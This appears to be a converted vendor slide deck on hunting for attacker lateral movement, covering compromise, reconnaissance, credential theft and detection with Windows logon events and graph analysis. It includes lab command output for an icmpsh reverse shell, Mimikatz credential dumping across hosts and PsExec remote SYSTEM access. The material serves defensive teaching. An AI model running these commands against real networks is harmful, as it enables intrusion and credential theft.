



Threat Hunting for Lateral Movement

Presented by:

Ryan Nolette – Security Technologist

Adam Fuchs – CTO



Your Presenters



Ryan Nolette
Sqrrl Security Technologist



Adam Fuchs
Sqrrl CTO

Agenda


- Lateral Movement Overview
 - ◆ What is it?
 - ◆ Common Techniques
- The Lateral Movement Process
 - ◆ Compromise
 - ◆ Reconnaissance
 - ◆ Credential Theft
 - ◆ The Lateral Movement event
- Sqrrl Lateral Movement Detectors
- Demo
- Q&A



What am I referring to when I say Lateral Movement?



- Techniques that enable attackers to access and control systems within your network
- Leveraged for:
 - Access to specific information or files
 - Remote execution of tools
 - Pivoting to additional systems
 - Access to additional credentials
- Movement across a network from one system to another may be necessary to achieve goals
- Often key to an attacker's capabilities and a piece of a larger set of dependencies



Different Types of Lateral Movement

Logon Scripts

Exploitation of Vulnerability

Remote File Copy

Application Deployment Software

Replication Through Removable Media

Remote Services

Remote Desktop Protocol

Taint Shared Content

Windows Remote Management


Third-party Software

Pass the Hash


Shared Webroot

Windows Admin Shares

Lateral Movement



Infection to Lateral Movement Process



Rinse and Repeat for each system as needed or wanted

Compromise

Windows Reverse Shell

```
root@kali:/opt/icmpsh# sysctl -w net.ipv4.icmp_echo_ignore_all=1 >/dev/null
root@kali:/opt/icmpsh# chmod 777 icmpsh_m.py
root@kali:/opt/icmpsh# ./icmpsh_m.py 10.0.0.8 10.0.0.11
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . :
    IP Address . . . . . : 10.0.0.11
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.0.1

C:\>systeminfo
systeminfo

Host Name:          TESTER-PC
OS Name:           Microsoft Windows XP Professional
OS Version:        5.1.2600 Service Pack 2 Build 2600
OS Manufacturer:   Microsoft Corporation
```

- Communication with the compromised systems and C&C (command and control) servers is established
- Threat actors need to sustain persistent access across the network
- They move laterally within the network and gain higher privileges through the use of different tools

Reconnaissance

- To move laterally within a breached network and maintain persistence, attackers obtain information like network hierarchy, services used in the servers and operating systems
- Attackers check the host naming conventions to easily identify specific assets to target
- Attackers utilize this info to map the network and acquire intelligence about their next move

Recon Local Accounts

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\ACK>net user

User accounts for \\ACK-PC

-----
ACK                               Administrator
Guest                            UpdatatusUser
The command completed successfully.
```

Recon Domain Accounts

```
C:\Users\Administrator>net user /domain administrator
User name                           Administrator
Full Name                           Built-in account for administering the computer/domain
Comment                            aint
User's comment                      000 (System Default)
Country code                        000 (System Default)
Account active                     Yes
Account expires                    Never
Password last set                 4/2/2012 2:11:21 PM
Password expires                  Never
Password changeable               4/3/2012 2:11:21 PM
Password required                 Yes
User may change password          Yes
Workstations allowed              All
Logon script                        Logon script
User profile                        User profile
Home directory                      Home directory
Last logon                          6/12/2012 7:46:49 PM
Logon hours allowed                All

Local Group Memberships            *Administrators      *Distributed COM Users
*HelpLibraryUpdaters   *IIS_IUSRS
*Performance Log Users*Performance Monitor U
*SQLServerMSASUser$SQL*SQLServerMSASUser$SQL
*SQLServerMSASUser$SQL*WSS_ADMIN_WPG
*WSS_RESTRICTED_WPG_U4*WSS_WPG
Global Group memberships          *Enterprise Admins  *Group Policy Creator
*Schema Admins                 *Domain Users
*Domain Admins                  *MDS_ServiceAccounts
The command completed successfully.
```



Credential Theft

- Once threat actors identify other "territories" they need to access, the next step is to gather login credentials
- Cracking and Stealing Passwords
 - Pass the Hash: involves the use of a hash instead of a plaintext password in order to authenticate and gain higher access
 - Brute force attack: simply guessing passwords through a predefined set of passwords
- Using gathered information, threat actors move to new territories within the network and widen their control

Running Mimikatz in memory via powershell

```
PS C:\Users\chris\Desktop> "WINDOWS2","WINDOWS3" | Invoke-MassMimikatz -Verbose  
FirewallRule  
VERBOSE: Setting inbound firewall rule for port 8080  
VERBOSE: Sleeping, letting the web server stand up...  
VERBOSE: Executing command on host "WINDOWS2"  
VERBOSE: Executing command on host "WINDOWS3"  
VERBOSE: Waiting 30 seconds for commands to trigger...  
VERBOSE: Parsing output from folder "output"  
  
Server  
-----  
WINDOWS2  
WINDOWS2  
WINDOWS3  
WINDOWS3  
Credential  
-----  
jasonf/TESTLAB:5db8bd4d36c9957d7363b...  
jasonf/TESTLAB:BusinessBusinessBusin...  
timmy/DEV:d29d3812892edd9b2b1c6a7286...  
timmy/DEV:ThisIsSecureRight?  
VERBOSE: Removing inbound firewall rule  
VERBOSE: Killing the web server
```

- These activities are often unnoticed by IT administrators, since they only check failed logins without tracking the successful ones

Lateral Movement – Using Stolen Credentials

- Attackers can now remotely access desktops
- Accessing desktops in this manner is not unusual for IT support staff
- Remote access will therefore not be readily associated with an ongoing attack
- Attackers may also gather domain credentials to log into systems, servers, and switches
- Remote control tools enable attackers to access other desktops in the network and perform actions like executing programs, scheduling tasks, and managing data collection on other systems

```
C:\>psexec \\Envy -u Inferno\SteveDA -p P@ssword123! -s cmd.exe  
PsExec v2.2 - Execute processes remotely  
Copyright (C) 2001-2016 Mark Russinovich  
Sysinternals - www.sysinternals.com  
  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Windows\system32>whoami  
nt authority\system  
C:\Windows\system32>
```

- Tools and techniques used for this purpose include remote desktop tools, PsExec, and Windows Management Instrumentation (WMI)
- Note that these tools are not the only mechanisms used by threat actors in lateral movement



The background of the slide features a complex, abstract network graph composed of numerous small, light gray dots connected by thin white lines, forming a dense web of triangles and polygons. This pattern repeats across the entire slide, creating a sense of digital connectivity and data flow.

DETECTING LATERAL MOVEMENT WITH DATA SCIENCE

• • •

Data




- LM evidence comes from:

- Windows Events
- Syslog
- VPN
- Endpoint sensors

- Primary fields:

- Source
- Destination
- User
- Time

- Extra Information:



```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-1
    <EventID>4624</EventID>
    <Version>0</Version>
    <Level>0</Level>
    <Task>12544</Task>
    <Opcode>0</Opcode>
    <Keywords>0x8020000000000000</Keywords>
    <TimeCreated SystemTime="2014-09-10T08:44:55.712613000Z" />
    <EventRecordID>125696293</EventRecordID>
    <Correlation/>
    <Execution ProcessID="468" ThreadID="1172" />
    <Channel>Security</Channel>
    <Computer>SQRRRL-DC005.sqrrl.com</Computer>
    <Security/>
  </System>
  <EventData>
    <Data Name="SubjectUserSid">S-1-0-0</Data>
    <Data Name="SubjectUserName"></Data>
    <Data Name="SubjectDomainName"></Data>
    <Data Name="SubjectLogonId">0x0</Data>
    <Data Name="TargetUserSid">S-1-5-21-2000478354-1532298954-725345543-3069</Data>
    <Data Name="TargetUserName">CGR-WK301$</Data>
    <Data Name="TargetDomainName">SQRRL</Data>
    <Data Name="TargetLogonId">0x3c8f86048</Data>
    <Data Name="LogonType">3</Data>
    <Data Name="LogonProcessName">Kerberos</Data>
    <Data Name="AuthenticationPackageName">Kerberos</Data>
    <Data Name="WorkstationName"/>
    <Data Name="LogonGuid">{A2E724D7-9045-C011-BFC8-CDD0B4CFD2E8}</Data>
    <Data Name="TransmittedServices"></Data>
    <Data Name="LmPackageName"></Data>
    <Data Name="KeyLength">0</Data>
    <Data Name="ProcessId">0x0</Data>
    <Data Name="ProcessName"></Data>
    <Data Name="IpAddress">192.168.41.108</Data>
    <Data Name="IpPort">53584</Data>
  </EventData>
</Event>
```

Abstraction Spectrum Trade-Off



Specialized




Generic

Target Specific Techniques


- e.g. Pass The Hash detection
- Very specific means low false positives
- May miss new techniques

Search for General Graph Patterns

- Hard to hide from
- May pick up unrelated similar patterns

